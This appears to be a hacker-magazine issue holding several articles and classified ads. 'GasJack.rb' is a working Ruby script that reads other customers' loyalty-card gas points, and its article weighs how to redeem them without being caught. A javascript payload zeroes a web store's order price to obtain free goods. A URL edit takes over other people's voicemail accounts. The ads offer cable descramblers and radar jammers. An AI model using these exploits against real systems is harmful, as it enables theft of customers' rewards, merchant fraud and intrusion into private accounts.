www.giantpa.com was another site which looked promising. Unfortunately it asked for a username (email), password, and BCN to log in. I entered a known valid BCN and spoofed the rest of the information. I ran Ethereal (packet sniffer) and Achilles (proxy) and logged the data because I was sure it would be useful later on. My jaw dropped as I was taken to a page which listed the first name and the savings so far this year of the BCN owner. I noticed a link to check on the various promotion points and followed it. True to the link's promise, I was presented with the amount of points of the several promotions which the BCN owner was eligible for. Among them was the amount of GasRewards points. Two more huge mistakes on Giant's part was allowing default logins and submitting data in plain text.

More Than Just Free Gas

Again, this article would end here for anyone wishing to hijack free gasoline. A person with adequate programming capabilities and dubious intentions could write a program to simply step through BCNs and log the amount of points each one has at the time. Then it is just a matter of printing off the barcode and heading out to the gas station. As I was writing a program to test this theory, I noticed there were some differences between the information presented when I logged in. Some BCNs would first ask for me to select a preferred store but would always come back with a generic first name, like John, Betty, Pat, Mary, etc. and would always have $0.00 savings this year. I assumed these BCNs to be invalid or not ever registered. Another response I was getting was a failed login attempt. I chose not to investigate this any further. The most interesting response I received was the rare ability to click a link which read "Update Account." Following this link presented me with a wealth of information. The information gathered from this new link included a password (keep in mind, the password to get this far was originally dummy information). The password was in a form which made it appear as masked characters, but viewing the source or the ethereal logs showed the password coming across the wire in plain text. Huge Mistake Number... a lot... Never send users' their passwords, ever. Instead, make them confirm the old password first if they want to change it, or implement a password reset policy which emails the user their password. Analyzing the html of the different responses also kicked up a hidden piece of information: the preferred store number of the owner of the BCN. Using the Store Locator page, one easily matches store numbers to store addresses. I believe the creators of the BonusCard program were thinking "Who would ever *want* to hack this?" which led to the complete lack of security I have seen. Anyone designing any online system should build in security from day one, especially if you collect even a single piece of information from your users. umount /dev/soapbox

The Gory Details

Please keep in mind, I am by no means an expert on http or programming. I taught myself what I needed to know in order to get the programs to work. When one visits the website, a JSESSIONID is created in a cookie. Then the login credentials along with the JSESSIONID are sent to the server using a POST method. The server then establishes a session using the JSESSIONID. This JSESSIONID is not checked against the IP address of the client and can be arbitrarily specified by the client. To make things easier during development, I simply used the BCN as the JSESSIONID. The server then sends back a 302 Moved Temporarily message. The location field in this message is a full URL which contains more tokens and the previously mentioned JSESSIONID. This link can be followed by anyone, which opens up the possibility of session hijacking. This 302 location is retrieved using a GET request and must be followed in order to initialize the session. If an attempt is made to request the points page after sending the POST data, the server will respond with an error stating the storenum variable has not been defined. Requests for the pages containing the points information are made using GET /shareddev/subclub/. All the points the customer has for the reward clubs the BCN is eligible for are displayed.

The Code

The code is written in Ruby because I wanted to learn more about Ruby. It is easily portable to Perl, but I will leave that as an exercise to the reader. The betweenstrings() function could probably be simplified using regex, but this function has served me well in the past and I am still learning regex. No error checking was built in to this code as it was designed to be a proof of concept. The POST and GET strings have been stripped to a minimum so no browser cloaking is done. If you put a for loop around this code and giantpa.com's thugs kick in your door, do not come crying to me. It only works for an account which is eligible for Gas Reward points and will return an error if the store locator or failed login situations occur. Code is not needed for this hack, but it does help explain the underlying system, expose its vulnerabilities, and simplify the overall demonstration.

The Risks

I identified several risks throughout working on this project. First, dumpster diving has all of its risks of being caught associated with it. This may not be a risk, but more of an ethical choice to make. Following through on this method essentially steals the points earned by someone else. During the initial course of probing the website, I caused errors to be generated. These errors reported my IP address. Tagging the

server with several thousand requests to login may disturb the sleeping IT security guard. After printing off a bar code to try, there are risks associated with actual procurement of the free gas. These gas stations typically have a booth where a person sits to collect cash. Most of the time I see this person reading a book and suspect exiting the booth is not permitted. Almost any gas station will employ the use of security cameras, but again, this risk is minimized by the response time to the incident. Retention time of the video is likely to be short while the chain of events leading to request to view the videos will take longer. First, the shopper whose BCN was hijacked must complain when they notice the problem. This may be shortly after paying for the gas at full price. It is very difficult to motivate a company which has already been paid. So the shopper complains to the attendant. The attendant hails a shift manager. The shift manager is perplexed and hails a store manager. At this point, the complaining customer will have probably been appeased. Assuming an isolated incident, it is likely the investigation will stop here. Otherwise, it is probably up to the store manager to make the connection that accounts are being hijacked. I am pretty sure that getting caught is legally binding (all sorts of puns intended on that one).

Does It Work?

After identifying a lot of the risks, I decided to test the method using my own BCN. I simply ran my BCN through my program, determined the amount of discount, printed the bar code, and headed out to the gas station. I was rewarded with the discount I was entitled to while retaining the ability to sleep peacefully at night.

Further Investigations

I did not go after the underlying database of the BonusCard system. I am sure with the lack of security observed, the site is vulnerable to database query injection and XSS attacks. The server is running Cold Fusion and one error message I received was nondescript. I googled it and turned up information about Cold Fusion running on IIS. Again, none of this was relevant to the project, so the details may be fuzzy. I did not loop through massive amounts of BCNs to determine different account types. I merely sampled a few participating friends' BCNs and may have accidentally mistyped a few which lead to the identification of the different account types. Failed logins were not investigated as to why they failed, just that they were consistently coming up as failed. Store locator logins were also not further investigated. Updateable accounts were extremely rare, and any found were the same. I suspect these were test accounts. The database contained the first name of the BCN owner and it is reasonable to assume it contains all the information on the BonusCard application form. I am very much still interested in the Giant BonusCard system and all the fun it can provide.

Shouts to milkman for his ruby help and to LV2600.com for putting up with me.

```
GasJack.rb
require 'socket'

def betweenstrings(searchtext,startstring,endstring,startindex)
  searchtextlength = searchtext.length
  startstringlength = startstring.length
  endstringlength = endstring.length
  if searchtextlength == 0 or startstringlength == 0 or endstringlength == 0
    return ""
  else
    if searchtextlength - (startstringlength + endstringlength) <= 0
      return ""
    else
      startstringindex = searchtext.index(startstring,startindex)
      if startstringindex == nil then
        return ""
      else
        endstringindex = searchtext.index(endstring,startstringindex + startstringlength)
        if endstringindex == nil
          return ""
        else
          betweenstringslength = endstringindex - (startstringindex + startstringlength)
          return searchtext[startstringindex + startstringlength,betweenstringslength]
        end
      end
    end
  end
end

puts "Enter 11 digit BonusCard number"
bcn = gets
sck = TCPSocket.new('www.giantpa.com', 'www')
post_string = "POST /shareddev/Giant_register/login_action.html HTTP/1.1\ nContent-Type:
application/x-www-form-urlencoded\ nHost: www.giantpa.com\
```

```
nContent-Length: 63\ nCookie: JSESSIONID="+bcn+"\ n\ n"+"F_
Username=a&F_Password=a&F_BonusCard="+bcn+"&Login=Sign+In\ n"
sck.print post_string
answer_post = sck.gets(nil)
sck.close

location302 = betweenstrings(answer_post,"location: http://www.giantpa.com","\ n",0)
location302.chop!
get302_string = "GET "+location302+" HTTP/1.1\ nHost: www.
giantpa.com\ nCookie: JSESSIONID="+bcn+"\ n\ n"

sck = TCPSocket.new('www.giantpa.com', 'www')
sck.print get302_string
answer_get302 = sck.gets(nil)
sck.close

sck = TCPSocket.new('www.giantpa.com', 'www')
getpoints_string = "GET /shareddev/subclub/ HTTP/1.1\ nHost: www.
giantpa.com\ nCookie: JSESSIONID="+bcn+"\ n\ n"
sck.print getpoints_string
answer_getpoints = sck.gets(nil)
sck.close

gaspoints = answer_getpoints[/You have \ d* Gas Extra Rewards points/]
gaspoints = betweenstrings(gaspoints,"You have "," Gas Extra Rewards points",0)
puts gaspoints
```

Motorola IMfree as a Wireless iTunes Remote

by Kcahon

About a year ago Motorola put out a product called the IMfree. It was a wireless instant messenger that connected to a base station on a regular PC. The station communicated with the device over radio frequencies, which gave it a range of about 50 yards. At the time it looked like a good buy and I purchased it for $100. I quickly realized that I had little use for it, as I had access to a machine with AIM on it anyway. Many people must have felt the same way and the price plummeted to around $30. It sat around for awhile until I had an epiphany. Wouldn't this make a perfect iTunes remote?

Several people were already hacking it and I found some message boards that were dedicated to its development. One such forum, http://teknikill.➥net/bbs/, was especially enlightening. This site had appeared on Hackaday.com and I would occasionally check in to see what was going on. There awaited me the thread "imfree and winamp" which had been posted by a user named Jason. In there it described an ingenious way of having the IMfree communicate with Winamp. The "event" feature in Trillian Pro (a popular IM client) enables a program or action to be executed from any screen name remotely with just a plaintext message. This set off fireworks in my mind.

The next day I opened up iTunes and it hit me. Millions of people use iTunes and rely on it for music. Would I be able to integrate the IMfree with iTunes so that it could play a song, skip to the next song, and do a whole universe of functions? All wirelessly? It was within my grasp. The following are instructions are on how to set up your IMfree to interact wirelessly with iTunes. Note that these commands could also be sent via a cell phone or any other mobile device. The possibilities are enormous. This tutorial is meticulous and is intended to make sure that all of it will work properly. If it seems like novice material at times, I apologize. The result is well worth the effort.

1. Create two AIM screen names. If you already have two that is perfectly fine. Designate one to be the receiver on the host PC and one to be logged in on the IMfree.

2. Go to http://maximized.com/download/free➥ware/scriptsforitunes/setup.exe to download the iTunes scripts that will be executed remotely through AIM. Since the original Winamp plan needed a command line interface, I figured out that these scripts could be executed as well to control iTunes. The scripts were written in VB and are automatically installed in the iTunes directory with an exe file.

3. Download and install the Trillian software. Get a 15 day trial to test out the advanced functions that are needed in this test. Go to Trillian, Upgrade to Trillian Pro, and Request an Evaluation Version. Login with the password given through the email and reboot Trillian.

4. Launch Trillian Pro and go to Trillian, Trillian

Preferences, and click on Plugins. Click on AIM/ICQ and go to Trillian Preferences again and on the right hand side click on Add a New IM Connection. Configure all of your login information for the AIM screen name that will be receiving the data from the IMfree. Login with this screen name on Trillian. For further explanation later on, my fictitious screen name will be called ItunesRemote.

5. Now for the fun stuff. I must give credit to Jason over at www.teknikill.net/bbs/ for giving me the idea and the foundation for the rest of this article. His instructions worked when I tried them, so I am only adapting them a bit to match our iTunes experiment criteria.

6. Go to Trillian -} Trillian Preferences and then click on Advanced Preferences.

7. Click on Automation in the left hand menu.

8. Click Add -} Word Matching.

9. In the Add Word Match Entry box enter the word '"launch" in the word text box, check Match Whole Word and check Generate Event, then enter something for the event type (just use "launch" again).

10. Click on Add Event.

11. Next to Action Type change Sound to Execute Program. (You probably see where this is leading to by now. If not, keep reading anyway.)

12. Browse to the location of your iTunes exe file and select it as the program that you wish to execute. It will most likely be in "C:\ Program Files\ iTunes". Click Set Event.

13. This will take you back to the Match Word Entry menu. Make sure that everything is right and that the word is "launch". Also make sure that the entry type is called "launch". Click Save.

It's now time to cook the shish kabob. Login with your IMfree screen name and IM your other screen name (ItunesRemote) with just the word "launch". Voila, iTunes launches! If your firewall is blocking iTunes from launching, just check Remember This Setting and Allow if you run on Zonealarm. Do likewise if you have a different firewall. All that you need to do to play a song, skip a song, etc. is to repeat steps 6-13 by replacing the location of the iTunes exe file with one of the iTunes scripts that was installed originally. For instance, if you wanted to play a song you would have Trillian execute the script called Play in C:\ Program Files\ iTunes\ Scripts, if that's where you put it. Also, remember to type in the word that Trillian will match with the program as Play, so that when you send the message of Play to ItunesRemote, it will execute the script and play the song.

Trillian Pro does not seem to have a limit on the number of commands that it can execute on the host PC. I have about five commands running, including the ability to change the volume, all on my IMfree. The possibilities for this application are limitless. Any application or program for that matter can be launched or executed half a world away with a cell phone. The only setback is that Trillian Pro has a price tag of $25. At least test it out with the trial version and prepare to be amazed. The IMfree can be bought on eBay for about $10 and on Amazon for $30, making this wireless iTunes remote cost between $35-$55. Imagine queueing up the song "I'll Be Home For Christmas" on your PC in America while sitting in the Tokyo airport with nothing but your cell phone. Please, let the imagination run wild.

The Not-So-Great Firewall of China

by Tokachu
tokachu@gmail.com

When most people think of Internet censorship, they tend to think about China the most. While many other countries have some sort of state-controlled Internet policy, most people would refer to China because of the sheer size of the population and government. Ironically enough, the country with one of the largest Internet populations seemed to go for the lowest bidder when it came to Internet censorship devices, replacing quality control with frantic developers pressed for time.

No matter how strange that may be, it still does not justify a government which wants to keep full control over all media. Which is why I'll tell you, and hopefully a Chinese friend, how the "Great" firewall works and how to keep it from ruining your Internet.

How It Works

Unlike most other countries that simply block all TCP traffic or utilize a filtering HTTP proxy, China relies almost solely on special routers designed to censor based on raw TCP data instead of HTTP requests. The government of China relies on two main methods of censorship: flooding fake DNS requests and forging TCP connection resets.

DNS Poisoning

Very few domain names are actually "blocked" using this method. For a DNS poison to take place, there must be a request for a very, very, very naughty website (like minghui.org) placed. This keeps anyone from figuring out how to connect to, let alone down-

load content from, a forbidden host.

Here's how an uncensored DNS request would look like in China:

```
0.000000 192.168.1.2 -> 220.194.59.17
DNS Standard query A baidu.com
0.289817 220.194.59.17 -> 192.168.1.2
DNS Standard query response A
202.108.22.33 A 220.181.18.114
```

And here's how it would look if a domain were censored:

```
0.000000 192.168.1.2 -> 220.194.59.17 DNS
Standard query A minghui.org 0.288963
220.194.59.17 -> 192.168.1.2 DNS Standard
query response A 203.105.1.21 0.289482
220.194.59.17 -> 192.168.1.2 DNS Standard
query response A 203.105.1.21 0.289838
220.194.59.17 -> 192.168.1.2 DNS Standard
query response A 203.105.1.21 0.290374
220.194.59.17 -> 192.168.1.2 DNS Standard
query response A 203.105.1.21 0.290732
220.194.59.17 -> 192.168.1.2 DNS Standard
query response A 203.105.1.21 0.290757
192.168.1.2 -> 220.194.59.17 ICMP
Destination unreachable (Port unreachable)
0.291311 220.194.59.17 -> 192.168.1.2 DNS
Standard query response A 169.132.13.103
0.291337 192.168.1.2 -> 220.194.59.17 ICMP
Destination unreachable (Port unreachable)
```

The real reply never gets through because the router forges nearly a half dozen fake DNS replies, along with a few random ICMP messages, to whoever requests a "forbidden" website. This filter only works on UDP port 53 (DNS), which would theoretically make uncensored DNS requests possible if a sufficient number of DNS servers running on ports other than 53 existed.

You can tell if your packets are going through a Chinese router by one simple test. Try performing a DNS query to a remote machine in China. If it doesn't go through, try performing a DNS query for "minghui.org" on the same machine. If you get seemingly random responses, you're routing through China. If you want to determine which router is responsible for the censorship, run a traceroute and perform DNS requests on each hop, starting at the closest. When you get the fake DNS replies, you've found the offending router.

Forging TCP Resets

If a TCP connection is made from or to a computer in China, the packet data is checked for any "forbidden" words. If the data contains any of those words, the router forges a TCP RST (reset connection) packet. This also triggers a temporary block on TCP connections between those two specific computers. This makes it appear that the server has gone down temporarily.

The list of words not permitted to be used are encoded in GB2312 format, which ensures that businesses with websites in China will not be able to send any illegal content to computers in China (since GB2312 is a character set required to be supported by all applications in China). The filter works thusly:

If the word can be written in pure ASCII, look for the word in any mixture of lowercase and uppercase ASCII letters.

If the word must be written in any combination of CJK ideographs, look for the byte sequence in either raw or URL-encoded GB2312. Hexadecimal strings are also case-insensitive.

Problems

Nearly all the problems of China's firewalls stem from one problem with the routers: they all perform stateless packet inspection. It doesn't matter what protocol the packets are using, nor what computer a packet comes from. All the router is concerned with is finding packets and forging responses, not dropping content.

Unfortunately, that flaw puts the router owners and admins at an extreme disadvantage. Anybody can do a Google search for packet-forging software or libraries (such as libpcap) and whip up a script to flood Chinese routers with fake packets - and the routers will respond, no matter what. It wouldn't be difficult to set up a botnet with DNS request forgers that can send billions of fake DNS requests to various routers, and in return have the victim think China is attacking his or her server! It's also possible to forge a TCP data packet with fake source and destination addresses, which means that if you happened to know the IP addresses of two important diplomats, you could easily cut off their ability to communicate. Popular Chinese websites are just as vulnerable too; email systems could be cut off for hours at a time. The possibilities are endless. The TCP RST timer may be fairly short, but keep in mind that it only takes one fake packet to close a connection.

Getting Around It

The TCP Stack. One way to tell fake RST packets from real RST packets is to look at the time-to-live (TTL) parameter. Forged packets will always have higher TTLs than the real ones. Getting around this, however, would require that both parties have a stateful TTL comparison filter at the kernel level. That's no good.

You could, however, rewrite a TCP-based application to send "forbidden" words by using the TCP urgent flag (URG). This only requires that both parties have a modified application - no kernel tweaking necessary. A great example of a program that sends data like that is a proof-of-concept C program called "covertsession" (search for it on Packet Storm Security). It can bypass most stateful packet inspectors, so it easily gets around the stateless inspectors in China. This is probably the best way to modify instant messaging (such as QQ) and IRC applications, assuming one couldn't just use encryption on both ends.

HTTP Traffic. There's nothing really special about how the firewall treats HTTP traffic. Mind you that it only looks for certain strings, no matter where they are. But notice how I said it only uses the GB2312 character set: there's nothing stopping us from simply using UTF-8 instead. You can "switch" your websites from GB2312 to UTF-8 by simply running them through iconv. It's impossible for any UTF-8 sequence to match a GB2312 sequence, even by

accident, so you're partially assured good exposure (for a period of time).

Most China-based web hosts, such as Baidu and Yahoo! China, rely on the firewalls to block some content for them. Google China, however, is the one huge exception. Google's Chinese servers are located in the United States and their censorship is done entirely in-house. What does that mean? For one, we don't need to worry about text being sent in GB2312 format (Google insists on using UTF-8). We can also exploit a "feature" in Google's text engine that was overlooked during the Google China development.

Google doesn't compare strings in their text engine like most of us do. Instead of simply comparing bytes, Google considers some words and characters equal to other words and characters that wouldn't match with a byte comparison algorithm. The character equality is what we want to look at here: mainly, how Google considers "fullwidth" ASCII characters (wide, fixed-width characters mostly used in Japanese character sets) equal to their ASCII counterparts. If you were to search for "computers" using fullwidth characters, you'd get the same results as you would with a simple ASCII search (although some ads might not show up).

Now here's where the hack comes in: Google's censors don't look for those fullwidth characters. So, if we were to search Google China for "tiananmen square" using fullwidth characters, the results wouldn't be filtered (the connection may be reset from what Google sends). Luckily, this trick works for Google Images - meaning that it isn't too hard to get Google's cache of images normally unfindable in China!

Here's some sample code to generate fullwidth characters in a shell in Perl (assuming you've got Unicode support in your terminal):

```
#!/usr/bin/perl -w
# fw.pl - make text W-I-D-
E (convert ascii to fullwidth)
use encoding "UTF-8";
$input = $ARGV[0] or die("need
one argument for text");
foreach (split //, $input) { print
chr(0xFEE0 + ord($_)); }
## end script
```


Just type whatever search term you want, plug in the output to Google, and watch once-censored search results just show up!

Conclusion

Censorship isn't a profitable business. If China were to release an honest budget (and if people and corporations found out a huge percentage of their GDP was going towards censorship and propaganda instead of food and health care), China's economy would collapse in a matter of hours. Sadly, it isn't just Chinese citizens who believe the lies: corporations like Cisco and Google actually believe you can make money by keeping information from people. The sooner the Chinese people and their government realize this, the better.

(There are far too many people to thank - you know who you are.)

Hactivism in the Land Without a Server



by \ /indic8tr

A little while back I stumbled upon a link to the forums of the Korean Friendship Association (http://➥www.korea-dpr.com/cgi-bin/simpleforum.cgi). Naturally, I thought they needed to hear my opinion on the plight of the people of North Korea. Unfortunately, there is no obvious way of registering for a forum membership without joining their club, nor could I discover any less obvious means to gain access.

Not being content to walk away in total defeat, I decided to examine other parts of the site. After a little research, I discovered that this domain in fact houses the official website of the Democratic People's Republic of Korea. A whois search for the korea-dpr.➥com domain shows that the server is located in, of all places, Spain.

This seems counterintuitive at first glance. However, this makes perfect sense for a country where information is so tightly controlled that it is a capital crime to own a radio that is not hardwired to receive only the single government-approved station. That the DPRK cannot permit their own government's public website, their equivalent to whitehouse.gov, to be located on a server within its own borders flows naturally from this mindset. Clearly, North Korea isn't a place that is easily targeted by those who would seek to use online activism to further the free flow of knowledge. This is frustrating, because hactivism is one of the few nonviolent routes we have to bring the fight to those who would stifle learning and creativity both at home and abroad.

While we can't pick on Dear Leader directly, someone could hypothetically stick it to his fan club. Using techniques similar to the "Having Fun with Cookies" article in 23:3, a malicious user can use inline javascript in a browser's address bar to get free stuff courtesy of the Korean Friendship Association.

This will require the attacker to set up a throwaway PayPal account or a one-time use credit card. They would also need a little knowledge of Spanish. Don't worry, a hypothetical attacker wouldn't have to spend any real money for this to work.

The KFA online store is located at http://www.➥korea-dpr.com/catalog2/index.php. Our hypothetical angry activist first should choose something to buy, preferably something expensive. Then he or she would select the "Buy Now!" option, then go on to the checkout. There, the attacker would fill out the information form. If they want to actually receive the stuff and not get busted, they would probably want to use a P.O. box that can't be traced back to them, since most developed countries are still on reasonably good terms with Spain, if not the DPRK. Note that even if one selects payment in U.S. dollars, they will still be billed in euros. Hit continue twice to use the same P.O. box you submitted earlier for your shipping and billing addresses.

The hack is executed on the Order Confirmation form, and it is a simple one. The website uses a POST to send the price info to PayPal in the form of a javascript variable. The price of the fist item is stored in the variable document.forms[2].amount_1. If you purchased other items, they'll be stored in amount_2, amount_3, and so on.

Go to the address bar and enter the following:

```
javascript:void(document.forms[2].amount
➥_1.value="0.00");alert(document.forms
➥[2].amount_1.value)
```

The alert box isn't strictly necessary, but it is nice to know that the variable was successfully changed. If you bought more than one item, go through and repeat for amount_2, amount_3, and so forth as needed.

All that remains is to confirm your order in the Spanish language form (WTF?) and presto, free North Korean stuff. Maybe such a kick in the pocket book would help the membership of the KFA to see the irony of running an e-commerce website on behalf of a regime that would shoot its own citizens for using a computer or, up until recently, buying things.

K7: Free [for the taking] Voicemail

by noir
noir.na@gmail.com

K7.net is a site providing free, web-based voicemail and fax services. I'll be specifically addressing the voicemail service in this article, but I have no doubt that the following will apply to the fax services as well. I figured a free voicemail service with no hooks or hidden agendas, what's the harm in trying? This article details exactly the harm found. And for the record, I did email the company expressing my concerns and willingness to help, but shockingly I never heard back from them.

The basics of the service are very simple. You sign up for your free account, they assign you your own phone number and you can now receive voicemails from that number either in your email or by logging into the K7 site. You have the option to either let K7 pick a number for you or search to find a vanity number. When you register, the only information you have to provide is your email address, a four digit security code, how you found their service, and the specifics on how you want to receive your messages. This is when I first started questioning their security practices. Your pin must be four digits exactly and cannot start with a zero. With all 9000 possibilities this provides, somebody would be crazy to think they could have a script brute force an account. No matter, you'll see shortly that the strength of the pin doesn't matter. On to the good stuff.

Let's head on over to voicemail.k7.net to log in and start playing. After logging in, if you click on **Check Your Messages**, the URL looks something like this:

```
http://voicemail.k7.net/listen.asp?Phone
➥=YOURNUMBER&newSession=true&sOrder=
```

Now go ahead and delete your voicemail.k7.net cookie for this session. We certainly don't want the site to think you're trying to change your account when you're trying to change somebody else's. That could be disastrous. The next step is a bit advanced, so hopefully I don't lose any readers with its complexity. Change the phone number in the URL to the number for the account you're interested in. Everyone still with me? If you click on **Modify Settings** you'll be able to see the user information for whomever has that number. If all the fields on that page are blank it has either not been registered or it's not a number provided by K7. The use of this gaping security hole is clear. If you got a new email and wanted the voicemails sent there but you can't remember your PIN, now you can go in, update your email and change your PIN to something you won't forget so easily next time (you silly goose). Or perhaps you don't want "yourself" to know that you're accessing the account. You can just make sure the account is set to save messages to K7's site and just listen to them on there. I'm sure you can figure out the rest of the possibilities at this point.

I think it's also important to note that K7 is owned by a company who also provides other phone services, including 800 services for businesses. While the security on the other sites may vary, does the fruit fall that far from the tree?

Marketplace

For Sale

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.➥com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

MAKE YOUR SOFTWARE OR WEBSITE USER FRIENDLY with Foxee, the friendly and interactive cartoon blue fox! Not everyone who will navigate your website or software application will be an expert hacker, and some users will need a little help! Foxee is a hand-animated Microsoft Agent character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. $20.00 each. www.TVBGone.com

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET UNIX SHELLS SINCE 1999 - JEAH's FreeBSD shell accounts continue to be the choice for performance-driven uptimes and a huge list of virtual hosts. JEAH accounts let you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast, stable virtual web hosting and complete domain registration solutions - including registration with masked WHOIS info. Mention *2600* and receive setup fees waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $79.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v3no2" and get 10% off of your order.

LEARN LOCK PICKING. It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your *2600* reader price discount.

CABLE TV DESCRAMBLERS. New. Each $55 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

Services

HACKER TOOLS TREASURE BOX! You get over 630 links to key resources, plus our proven methods for rooting out the hard-

to-find tools, instantly! Use these links and methods to build your own customized hacker (AHEM, network security) tool kit. http://wealthfunnel.com/securitybook

ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.

